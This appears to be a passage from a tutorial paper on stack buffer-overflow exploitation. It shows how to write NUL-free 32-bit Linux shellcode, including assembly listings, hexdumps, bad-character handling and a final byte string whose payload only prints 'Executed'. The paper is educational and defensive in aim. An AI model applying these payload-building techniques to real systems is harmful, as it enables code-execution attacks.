                           ;0x0a=newline, control char = 'write'

section .text ; Where code is written

global _start ; Start point for ELF (allows execution)

_start:
;syscall : write(1, string, 9)

mov eax, 4      ; tells the system to use the 'write' call
mov ebx, 1      ; represents 'write to terminal output'
mov ecx, string ; 'string' is a pointer to "Executed"
mov edx, 9      ; length of the string
int 0x80                ; system interupt

_exit:
;syscall : exit(0)
mov eax, 1      ; tells the system to use the 'exit' call
mov ebx, 0      ; exit with code 0
int 0x80        ; system interupt
```

Figure 16: Simple Assembly Program

the saved return pointer) so that the program can resume its regular flow after a return. If the return address contains a pointer to the string, it can be `pop`ed right off the stack into the relevant register, as though it had been `mov`ed there using a label pointer, like in figure 16.

The new code, without use of data segments, and using the `call`, `pop` is shown in figure 17.

```
BITS 32 ; informs NASM this is 32 bit code

call code       ; call to code label
db "Executed",0x0a ; push string pointer to stack
                   ; as it is also the saved return pointer
code:
;syscall : write(1, string, 9)

pop ecx         ; pops return address, pointer to string
mov eax, 4      ; arg 4 tells the system to use the 'write' call
mov ebx, 1      ; arg 1 represents 'write to terminal output'
mov edx, 9      ; arg 9 is the length of the string
int 0x80        ; system interupt

exit:
;syscall : exit(0)
mov eax, 1      ; arg 1 tells the system to use the 'exit' call
mov ebx, 0      ; arg 0 exit with code 0
int 0x80        ; system interupt
```

Figure 17: Shell-Code #1

Whilst this code will run as shell-code under special circumstances, it will not execute in a string buffer overflow. An inspection of it's hexadecimal representation when assembled shows it has multiple `NUL` bytes, which will terminate the string before it is written to the buffer. These `NUL` terminator bytes can be seen in figure 18.

```
e8090000 00457865  63757465 640a59b8  |.....Executed.Y.|
04000000 bb010000  00ba0900 0000cd80  |................|
b8010000 00bb0000  0000cd80           |............|
```

Figure 18: Hexdump of assembled shell-code

In order to remove these `NUL` bytes, some hacks will need to be applied. The first cause of `NUL` bytes here is the use of the `call` instruction, which uses an offset to point at the label it calls (the `code` label in this case). This offset will contain multiple `00` pairs, and a will need to be changed somehow. In x86, a negative binary number is represented using a system called 'two's compliment', which uses the first bit of a byte to represent sign (which will be 1 in this case,

representing negative) and inverts all other bits. Using a negative offset will remove all of the `00` hex pairs, thus removing some `NUL` bytes from the code. This concept will be demonstrated later in this paper. The seconds cause of `NUL` bytes in this code, comes from moving small integers into large registers. Moving a value like 4 (needed for the write call) into a 32 bit register means that the 3 bit value 4 needs to be padded out with 0s. When converted to hexadecimal, this causes the code to have multiple `NUL` bytes, per register used. Registers can also be referenced by part, meaning instead of moving a value into the entirety of a register like `eax`, a value can be moved into the final quarter (8 bits worth) of the register. This 8 bit register can now be filled using only one hexadecimal pair, meaning as long as the value `mov`ed into the register is not 0, the string will not contain `NUL` bytes. This presents another problem, shown in figure 19.

This figure shows the value of padding out small values, and interacting with the register in its entirety. When dealing with fractions of a register, other fractions maintain their current values. This causes the value 4 `mov`ed to `al` to be represented by a very different number, when the whole register is used as an argument. This issue is taken care of by `xor`ing a register with itself, before a value is placed into `al`. This means the register is first set to 0, then the end fraction is set to the value 4, meaning the register will be interpreted correctly when used as an argument. This concept is applied to every register that is used in this shell-code.

The final step uses the 'two's compliment' system described above to remove the `NUL` bytes from the offset used by the `call` instruction. By using a short jump to the end of the code, then using the `call` instruction, the offset of the `code` label is now negative, meaning the 0s in the offset will be inverted to 1s, eradicating `NUL` bytes. As a `JMP SHORT` operation only uses a 'short' value, it will not be padded out with anything that could create `nul` bytes. These tricks leave the code and assembled hexadecimal shown in figure 20. As the hex dump in figure 20 typifies, there are no more `NUL` bytes in this code.

In this case, in addition to `NUL` bytes, other bytes are considered 'bad' characters. The `0x0a` and `0x09` bytes stop the whole string from being written to the stack. The `0x0a` is a carriage return char and the `0x0d` is a newline char. `0x0d` is *sometimes* considered a bad character, in this case however, it is perfectly fine. Swapping the last byte of the code (`0x0a`) for this new `0x0d` byte solved one of the issues with this code. The second fault is the `0x09` byte, 15 bytes into the code represents the length of the string to be passed to the system's '`write`' call. This `0x09` can be swapped for a larger value. Incrementing the value yields the byte `0x0a`, which as previously noted, is a bad character. Swapping `0x0a` with `0x0d` will eradicate the final 'bad' character from the code. The new hexadecimal code is shown in figure 21, where the changed bytes have been made italic.

When injected into the previously exploited program, this code redirects the flow of execution towards a `NOP` sled, into the `JMP SHORT` instruction, the code executes, the terminal prints "Executed" and the final interrupt terminates the program with error code 0.

There are many factors that can effect which characters are considered 'bad'. The easiest way to test for these is to feed the buffer every possible character from `0x00` to `0xFF` and make a note



Figure 19: Interacting With Register Fractions

```
BITS 32 ; Informs NASM that the code is 32 bit
JMP SHORT caller ; jump to caller
code:
;syscall : write(1, string, 9)

xor eax, eax
xor ebx, ebx
xor edx, edx
pop ecx ; pops return address, pointer to string
mov al, 4       ; arg 4 tells the system to use the 'write' call
mov bl, 1       ; arg 1 represents 'write to terminal output'
mov dl, 9       ; arg 9 is the length of the string
int 0x80        ; system interrupt

exit:
;syscall : exit(0)
xor eax, eax
xor ebx, ebx    ; removes the need to mov ebx 0
mov al, 1       ; arg 1 tells the system to use the 'exit' call
int 0x80        ; system interrupt

caller:
call code ; call upwards
db "Executed",0x0a



   eb1731c0 31db31d2 59b004b3 01b209cd  |..1.1.1.Y.......|
   8031c031 dbb001cd 80e8e4ff ffff4578  |.1.1..........Ex|
   65637574 65640a                            |ecuted.|
```

Figure 20: Shell-Code #2

```
eb1731c0 31db31d2 59b004b3 01b20bcd
8031c031 dbb001cd 80e8e4ff ffff4578
65637574 65640d
```

Figure 21: Final-Shellcode

of any characters that stop the shell-code being written to the stack. There are several ways to get around bad characters, one is to use similar methods as those above, simply thinking outside of the box. Another is to use a character encoder in the shell-code, however this will increase the size of the shell-code.

5 Conclusion

The art of exploitation can be summarised in four major steps:

- Vulnerability Identification
  - The act of finding an exploit, through white-box or black-box testing.
- Offset Discovery and stabalisation
  - The act of discovering the relative offset of valuable memory locations (the saved return pointer in this instance) and building a stable exploit using techniques such as the `NOP` sled and memory address repeating (following it's alignment to the stack of course).
- Payload construction
  - Discovery of bad characters and delivery of an appropriate payload; of an appropriate size and fit for purpose.
- Exploitation
  - The act of feeding the specially crafted '*malformed*' input to the program, observing its affects and making use of whatever new supplied code was executed.

It is imperative that software developers are aware of the steps that need to be taken in order to secure memory. The easiest way is to sanitise all input, trust nothing. Input's size should be controlled and in extreme cases, checked for `OP CODES` that could be considered malicious. Buffer overflows are one of the most severe computer security threats facing developers and consumers today (and have been for the last 40 years), it is important that developers take this fact into consideration when they are writing code.

References

[1] James P. Anderson. Computer Security Technology Planning Study. page 61, 1972.

[2] Steve Hanna. Shellcoding for Linux and Windows Tutorial. `http://www.vividmachines.com/shellcode/shellcode.html`, 2004. [Online; accessed 20/11/2011].

[3] Mike Price James C. Foster. *Sockets, Shellcode, Porting, & Coding*. Elsevier Science & Technology Books, April 2005.

[4] Poul-Henning Kamp. The Most Expensive One-byte Mistake. `http://queue.acm.org/detail.cfm?id=2010365`, July 2011. [Online; accessed 18/11/2011].

[5] R. Damian Koziel. stack smashing. `http://searchsecurity.techtarget.com/definition/stack-smashing`, July 2003. [Online; accessed 19/11/2011].